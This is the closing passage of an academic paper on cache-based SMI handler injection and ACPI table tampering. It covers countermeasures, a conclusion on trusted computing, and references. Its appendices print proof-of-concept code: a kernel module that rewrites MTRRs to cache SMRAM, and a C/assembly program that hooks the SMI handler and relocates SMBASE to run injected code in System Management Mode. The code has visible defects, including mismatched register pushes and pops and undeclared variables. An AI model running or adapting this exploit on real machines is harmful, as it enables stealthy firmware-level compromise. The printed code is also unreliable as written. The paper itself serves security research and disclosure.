However, in both cases, the inconsistency between main memory and cache would only last a very short time because of the nature of the cache. To avoid detection, the attacker must make sure to invalidate caches once the attack scheme has been carried out as described in section 7.3.

13.2 Countermeasures

CPU modification actually seems to be the only efficient countermeasure against the SMI handler code injection attack we presented. Indeed, all other potential countermeasures presented hereafter would merely slow down the attacker, but would not prevent her from carrying out the attack. In a private communication, Intel® confirmed that such a CPU modification seemed to be the only reasonable countermeasure. They took the matter seriously and implemented a (still undocumented) new feature in very recent CPUs (Conroe-Penryn core CPU timeframe) which could be used to prevent the proposed attack scheme.

However, Intel® acknowledged that unfortunately, very few OEMs actually took advantage of this new feature at this point. Older CPUs are still vulnerable to the problems mentioned in this paper.

The first countermeasure one could think of is for the SMI handler designer to require cache flushes before each rsm instruction. This way, most of the SMI handler would not linger in SMRAM. However, this only prevents the attacker from retrieving the original platform SMI handler. As we said, flushing caches does not help if the attacker can craft a correct SMI handler on her own, as she is still able to carry out the scheme from section 7.2.

Locating the SMI handler is actually the attacker's main challenge in order to execute the scheme as she cannot read the SMBASE register. Pre-boot environment can either choose to locate the SMI handler in legacy or high SMRAM, or in TSEG, or even outside chipset-protected memory areas. Out of the four machines we tested (two laptops, a desktop computer and a server), all three different types of SMRAM location (TSEG, legacy SRAM, high SMRAM) and four different values for SMBASE were used. The only known solution (if the D_LCK bit is set) consists in caching all possible locations where the SMI handler might be and trigger SMIs (see section 7.6). Therefore using a non standard SMBASE value will probably slow down the attacker but not solve the problem either.

These countermeasures are not really satisfactory and only a modification of the CPU ensures that accesses to the cache lines corresponding to SMRAM are impossible outside System Management Mode, and therefore prevents the attacks.

14 Conclusion

Several initiatives aim at excluding the BIOS from the Trusted Computing Base of trusted platforms. In this paper, we showed that it was possible for an attacker to modify the content of the SMI handler and of the ACPI tables used by the operating systems or the virtual machine monitors for device configuration and power management purposes. In doing so, an attacker has the ability to include hidden functions in the SMI handler or the ACPI tables, even though low level security mechanisms are supposed to prevent such modifications.

We also discussed the impact of such modifications on PC platforms and showed that the mere existence of SMI handlers and ACPI tables were an important limit to trusted computing. Indeed, if late launches may be used to run a minimal virtual machine monitor or microkernel and get the BIOS out of the Trusted Computing Base, the SMI handler provided by the BIOS remains in memory and still runs with very high privileges without the virtual machine monitor actually being able to control what this particular component is doing. As a consequence, excluding the BIOS from the Trusted Computing Base seems impossible with current technologies.

Concerning ACPI, static analysers seem by far the best short-term countermeasures to detect modifications of ACPI tables that survive reboots. They can also be used to detect bugs in BIOS-provided ACPI tables. Such tools should be run after each BIOS update. Yet, detecting live modifications of the DSDT will be almost impossible as long as the content of the DSDT will be executed by the OSPM with the highest privilege level as it is the case for most classical operating systems.

References

1. BSDDaemon, coideloko, and D0nAnd0n. System management mode hack: Using smm for other purposes. In *Phrack Magazine*, 2008. http://www.phrack.org/issues.html?issue=65&id=7#article.
2. Y. Bulygin. Insane Detection of Insane Rootkits: Chipset-Based Approach to Detect Virtualization. In *Blackhat Briefings USA*, 2008.
3. ACPI Component Architecture. Unix format test suite, 2008. http://www.acpica.org/downloads.
4. Advanced Micro Devices. AMD64 virtualization: Secure virtual machine architecture reference manual, 2005.
5. L. Duflot, D. Etiemble, and O. Grumelard. Security issues related to Pentium system management mode. In *CanSecWest security conference Core06*, 2006. http://www.cansecwest.com/slides06/csw06-duflot.ppt.
6. S. Embleton, S. Sparks, and C. Zou. Smm rootkits: A new breed of os independent malware. In *Proceedings of 4th International Conference on Security and Privacy in Communication Networks (SecureComm)*, 2008.
7. Shawn Embleton and Sherri Sparks. The system management mode (smm) rootkit. In *Black hat briefings*, 2008.
8. D. Grawrock. The intel safer computing initiative: building blocks for trusted computing. In *Intel Press*, 2006.
9. J. Heasman. Implementing and detecting an acpi bios rootkit. In *Blackhat federal 2006*, 2006. www.blackhat.com/presentations/bh-federal-06/BH-Fed-06-Heasman.pdf.
10. G. Heiser, K. Elphinstone, I. Kuz, G. Klein, and S. Petters. Towards trustworthy computing systems: taking microkernels to the next level. In *ACM SIGOPS Operating Systems Review*, 2007.
11. Hewlett Packard, Intel, Microsoft, Phoenix, and Toshiba. The acpi specification: revision 3.0b, 2008. http://www.acpi.info/spec.htm.
12. Intel Corp. Intel 82845 memory controller hub (mch) datasheet. 2002. http://www.intel.com/design/chipsets/datashts/290725.htm.
13. Intel Corp. Intel 82801eb i/o controller hub 5 (ich5) and intel 82801er i/o controller hub 5 r (ich5r) datasheet. 2003. http://www.intel.com/design/chipsets/datashts/252516.htm.
14. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 1: basic architecture. 2007. http://www.intel.com/design/processor/manuals/253665.pdf.
15. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2a: instruction set reference, a-m. 2007. http://www.intel.com/design/processor/manuals/253666.pdf.
16. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 2b: instruction set reference, n-z. 2007. http://www.intel.com/design/processor/manuals/253667.pdf.

17. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3a: system programming guide part 1. 2007. http://www.intel.com/design/processor/manuals/253668.pdf.
18. Intel Corp. Intel 64 and ia 32 architectures software developer's manual volume 3b: system programming guide part 2. 2007. http://www.intel.com/design/processor/manuals/253669.pdf.
19. Intel Corp. Intel i/o controller hub 9 (ich9) family datasheet. 2008. http://www.intel.com/Assets/PDF/datasheet/316972.pdf.
20. Ivanlef0u. Smm. 2008. http://www.ivanlef0u.tuxfamily.org/?p=138.
21. N. Petroni Jr, T. Fraser, A.Walters, and W. Arbaugh. An architecture for specification-based detection of semantic integrity violations in kernel dynamix data. In *Usenix Security 2006: Proceedings of the 15th Usenix Security Symposium*, 2006.
22. Mandriva. Mandriva linux one. 2008. http://www.mandriva.com/en/product/mandriva-linux-one.
23. R. Moore. Why acpi is in the kernel, notes from 2001, 2001-2004. http://linux.derkeiler.com/Mailing-Lists/Kernel/2004-10/9399.html.
24. PCI-SIG. Pci local bus specification, revision 2.1. 1995.
25. J. Rutkowska and R. Wojtczuk. Preventing and detecting xen hypervisor subversions. In *Blackhat Briefings USA*, 2008.
26. U. Steinberg and B. Kauer. Hypervisor-based platform virtualization. 2008. http://os.inf-tu.dresden.de/EZAG/abstracts/abstract_20080425.xml.
27. Trusted Computing Group. About the trusted computing group. 2007. https://www.trustedcomputinggroup.org.
28. Trusted Computing Group. Tpm specification version 1.2: Design principles. 2008. https://www.trustedcomputinggroup.org/specs/TPM/MainP1DPrev103.zip.
29. UEFI. Unified extensible firmware interface. 2008. http://www.uefi.org/home.

Appendices

A Kernel module used to modify the MTRRs

```
/***************************************
 * MTRR modification module
 * Simply loading this module inside of
 * the kernel modifies the content of
 * the MTRR corresponding to legacy
 * SMRAM
 ***************************************/

#include <linux/module.h>
#include <linux/kernel.h>

static int __init mod_mtrr(void)
{
/* We push register eax,ebx,ecx on the stack */
   __asm__ volatile(
      "push %eax\n"
      "push %edx\n"
      "push %ecx\n"
   );

/* On wrmsr: MTRR[ecx] <- edx:eax
 * Enable fixed MTRRs
 * MTRR[0x2ff] <- 0:0x00000c00
 */
   __asm__ volatile(
      "movl $0x00000c00, %%eax\n"
      "movl $0x0, %%edx\n"
      "movl $0x2ff, %%ecx\n"
      "wrmsr\n"
      :"=a" (mtrr_config)
   );

/* Ensure that legacy SMRAM is
 * cached in Write-Back
 * MTRR[0x259]<- 0:0x06060606
 */
   __asm__ volatile(
      "movl $0x06060606, %%eax\n"
      "movl $0x0, %%edx\n"
      "movl $0x259, %%ecx\n"
      "wrmsr\n"
      :"=a" (mtrr_config)
   );
/* restore data registers */
   __asm__ volatile(
      "pop %ecx\n"
      "pop %ebx\n"
      "pop %eax\n"
   );
   return 0;
}

static void __exit mod_mtrr_exit(void)
{
}

module_init(mod_mtrr);
module_exit(mod_mtrr_exit);
```

B Replacing the SMI handler

```
/************************************
 * This code is used  to relocate the
 * SMRAM on a machine where the D_LCK
 * bit is set.
 * It has to be adapted to the target
 * computer as it hooks the SMI handler
 */

/*
 *  Header files
 */

#include <stdio.h>
#include <unistd.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <fcntl.h>

#include <sys/io.h>

#define MEMDEVICE "/dev/mem"

/* SMM handler that will be used ultimately */

/* C-code glue for the asm insert */
extern char handler[], endhandler[];
__asm__ (
   ".data\n"
   ".code16\n"
   ".globl handler, endhandler\n"
   "\n"
   "handler:\n"
/* Set protected mode return */
   " addr32 mov $test, %eax\n"
/*   address to test()       */
   " mov %eax, %cs:0xfff0\n"
/* Switch back to protected mode */
   " rsm\n"
   "endhandler:\n"
   "\n"
   ".text\n"
   ".code32\n"
);

/* This handler is used to hook the genuine handler
 * Offsets have to be determined manually
 */
extern char hook_handler;
__asm__ (".global hook_handler\n"
   "hook_handler: \n"
   ".byte 0x66\n"//mov eax,0x30000
   ".byte 0xb8\n"
   ".byte 0x00\n"
   ".byte 0x00\n"
   ".byte 0x03\n"
   ".byte 0x00\n"
   ".byte 0x2e\n"//mov [cs:f8fe], eax
   ".byte 0x66\n"//[cs:fef8] is the stored
   ".byte 0xa3\n"//SMBASE location
   ".byte 0xf8\n"
   ".byte 0xfe\n"
   ".byte 0xe9\n"// jmp 0x1FC
   ".byte 0xea\n"
   ".byte 0x97"
);

extern char init_jmp;
__asm__(".global init_jmp\n"
   "init_jmp:\n "
   ".byte 0xe9\n"//jump on hook handler
   ".byte 0x01\n"
   ".byte 0x6a\n"
);




/*
 * This function is never explicitely called
 * it is only executed upon successful
 * return from SMM mode.
 */
void test(){
        printf("SMRAM relocation was a success\n");
        exit(EXIT_SUCCESS);
}
/*
 * This is our main() function
 */

int main(void)
{
   int fd;
/* Raise IOPL to 3 to open all I/O ports */
   iopl(3);
/* Copy new handler at address 0x38000
   (as if SMBASE=0x30000) */
   fd = open(MEMDEVICE, O_RDWR);
   vidmem  =  mmap(NULL, 0x8000, PROT_READ|PROT_WRITE,
                   MAP_SHARED, fd, 0x38000);
   close(fd);
   memcpy(vidmem, handler, endhandler-handler);
   munmap(vidmem, 0x8000);

/* Modify MTRR settings */
   system("insmod mod_mtrr.ko");
/* trigger SMI: SMRAM should be cached */
   outl(0x0000000f, 0xb2);
   printf("SMRAM should be cached\n");
/* Hook the SMRAM handler in the cache */
   fd = open(MEMDEVICE, O_RDWR);
   vidmem  =  mmap(NULL, 0x8000, PROT_READ|PROT_WRITE,
                   MAP_SHARED,fd, 0xa8000);
   close(fd);
   memcpy(vidmem+0x6A04, &handler2, 14);
   memcpy(vidmem, &init_jmp, 3);
   munmap(vidmem, 0x8000);
/* trigger SMI */
/* This will run the handler hooked to modify SMBASE */
/* As a result SMBASE will be set to 0x30000 */
   outl(0x0000000e, 0xb2);
   printf("SRMRAM should be relocated\n");
/* After this point all SMI lead to handler()
   execution in SMM */
   outl(0x0000000f, 0xb2);
/* The following should not be executed
   SMM handler returns to test()... */
   exit(EXIT_FAILURE);
}
```